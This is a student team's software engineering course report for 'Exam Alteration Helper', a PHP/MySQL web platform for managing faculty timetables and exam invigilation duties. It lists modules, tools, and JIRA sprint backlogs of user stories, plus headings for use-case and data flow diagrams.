EXAM ALTERATION HELPER

BTech/III Year CSE/6th Semester

15CSE313/SOFTWARE ENGINEERING

Team Name: Group 6

Roll Number	Name
CB.EN.U4CSE18409	Apoorvaa S Raghavan
CB.EN.U4CSE18410	Arvind T
CB.EN.U4CSE18426	Jeev SS
CB.EN.U4CSE18466	Vidya R Menon
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Amrita School of Engineering, Coimbatore

Department of Computer Science and Engineering

2020 -2021 Even Semester

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Abstract

This project titled " Exam Alteration Helper " involves the creation of a platform which the faculties of educational institutions can utilize to streamline their schedule through the use of multiple modules such as one for viewing their schedule and another for updating their details. All of the above modules are accessible through the use of credentials unique to each faculty that directs them to their respective dashboards. The page also has a separate dashboard that is unique to the site administrator(admin) where they can control each and every activity and update faculty timetables. They can also view the status of all the faculty and can assign exam duty to them in case there is some clash with other faculty.

1. Preview

- **Introduction:**

     Exam alteration along with duty management provides a range of services including login, dashboard, schedule feeder, duty allocation and request handling. The details of the following modules are given below

(a) Login for faculty

     Login page is used to access faculty dashboard. Each faculty will be provided with an ID and a password using which they can access their dashboard. Password reset is connected with their email id, to which the recovery code would be forwarded to facilitate the process

(b) Dashboard

     Informative dashboard has multiple features including the staff count and their status, along with duty details and bug handling table

- **Profile**

     The profile tab displays the details of the faculty including name, ID, job title, and qualification. Here, the faculty will be provided with the feature to change their password.

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(c) Schedule feeder

New users can feed their timetable in a simple way, and even any further changes can be done using edit timetable feature. Any alteration in schedule by duty management admin, i.e., duty allocation will be provided in timetable as well as duty details

(d) Duty allocation

Admin can create duty and allocate staff to them accordingly. When a specific duty is opted, the staff those who are free in that specific hour would be listed out, out of which the admin can allocate it to any one of them. The following changes will be done in their timetable and duty record.

(e) Request handling

Faculty can send a request to the admin regarding any duty change they need along with the duty details and reason. Alternate staff is an optional nominating feature provided to the staff. These staff will be handled by the admin, where he can either approve the request by allocating the duty to any other staff or rejecting the request

● Need and Motivation

The need of the project is to facilitate the duty management process in a simple way, and help faculty in altering their duty process. Also, to reduce the complexity in slot altering methods which may raise conflicts and clash in timetable.

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● **Tools Used**

Front End	HTML,CSS,Javascript
Back End	PHP, MySQL
Product Backlog	JIRA
Editor	Visual Studio Code
UI testing	Selinium
Cloud Service	AWS
Static Code Analysis	SonarQube
Use case/Data Flow Diagram	StarUML
Build	Dockers
Security testing	Sqli
Wireframe design	InVision freehand

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2. Product Backlog

● Sprint 1

CSAH Sprint 1 ▾

Closed Sprint, started by Arvind T, ended by Jeev S S   15/Mar/21 1:35 PM - 22/May/21 9:41 PM

● Status Report

Key	Summary	Issue Type	Priority	Status
CSAH-6 *	As an Admin I want to add new users (admin/ faculty) so that all staffs have a mode of access	Story	↑ Medium	DONE
CSAH-18 *	As an Admin I want to access the faculty details so that I can see who is available and what is their schedule.	Story	↑ Medium	DONE
CSAH-106 *	As an Admin I want to change the password so that I can have my own credentials.	Story	↑ Medium	DONE
CSAH-127	As an Admin I want to login into my profile using my credentials so that only I can access my profile	Story	↑ High	DONE
CSAH-140	As a faculty I want to login in to my profile using my credentials so that only I can access my profile	Story	↑ High	DONE
CSAH-147	As a faculty I want to use both my official-id and my phone-no as login so that I can use either of them	Story	↑ Medium	DONE
CSAH-154	As a user I want to have a forgot password option so that I can send the change my password	Story	↑ Medium	DONE
CSAH-161	As a faculty I want to an option to keep me signed in so that I don't have to login every time or after timeout	Story	↓ Low	DONE
CSAH-168	As a user I want my password to be encrypted while I type so that I can prevent leak of my password and thereby prevent any misuse of my account	Story	↑ High	DONE
CSAH-199	As a user , I want to be able to view the faculty details as I enter the homepage	Story	↑ High	DONE
CSAH-206	As a user , I want to be able to monitor the faculty's work status	Story	↑ Medium	DONE
CSAH-207	As a faculty/admin, I want to be able to submit an edit to the admin for my dashboard.	Story	↑ Medium	DONE
CSAH-208	As a user, I want to be able to navigate to the other sections of the homepage from the dashboard.	Story	↓ Low	DONE
CSAH-210	As a user, I want to be able to exit the dashboard.	Story	↓ Low	DONE

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- **Sprint 2**

CSAH Sprint 2 ▾

Closed Sprint, started by Jeev S S, ended by Arvind T   22/May/21 9:42 PM - 11/Jun/21 1:09 PM

- **Status Report**

| Key	Summary	Issue Type	Priority	Status
CSAH-21	As a Faculty, I want my timetable to be available so that I could make sure that the exam slots allotted do not clash with my teaching hours.	Story	↑ Medium	DONE
CSAH-22	As a faculty, I can upload the timetable in to the application.	Story	↑ Medium	DONE
CSAH-38	As a faculty, I want the date and time I'll be invigilating along with the room number so that I could be present before the arrival of the students	Story	↑ Medium	DONE
CSAH-43	As a faculty, I can change the timetable according to my schedule.	Story	↑ Medium	DONE
CSAH-45	As an Admin I want to manage the whole site so that it runs smoothly	Story	↑ Medium	DONE
CSAH-58	As a faculty, I want a reminder to be displayed in my account an hour before my invigilation duty so that I could show up accordingly	Story	↑ Medium	DONE
CSAH-70	As a faculty I want the option to apply for cancellation of exam duty so that I can attend to unexpected emergencies if they happen to arise.	Story	↑ Medium	DONE
CSAH-77	As a faculty I want to have the option to apply for switching slots with other faculty so that I can arrange for substitution in case of professional and personal obligations	Story	↑ Medium	DONE
CSAH-82	As a faculty, I can export the timetable.	Story	↑ Medium	DONE
CSAH-90	As an Admin I can change the Faculty Timetable so that faculty can see their timetable when required	Story	↑ Medium	DONE
CSAH-118	As a faculty, I want to see the schedule of other faculties so that I can swap with them if I have an emergency.	Story	↑ Medium	DONE
CSAH-126	As a faculty, I can view my notifications.	Story	↑ Medium	DONE
CSAH-209	As a faculty, I want to be able to update the faculty work status.	Story	↑ Medium	DONE
CSAH-242 *	As an Admin I need to verify the reason provided along with change request	Story	↑ High	DONE
CSAH-243 *	As an Admin I need to cancel the duty change request in unavoidable situations	Story	↑ High	DONE
CSAH-244 *	As an Admin I need to approve the request with adequate measurements	Story	↑ Highest	DONE
CSAH-245 *	As an Admin the updates need to be present in faculty end regarding duty change	Story	↑ Highest	DONE
CSAH-246 *	As an Admin, the database with timetable should be updated along with request handling	Story	↑ Highest	DONE

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3. Use Case Diagram

1.Login

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2.Admin Dashboard

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3.Edit Profile

4.Add Faculty

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5.Faculty dashboard

6. Edit profile

7.Add Faculty

Data flow Diagram

Level 0:

Level 1:

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Level 2:

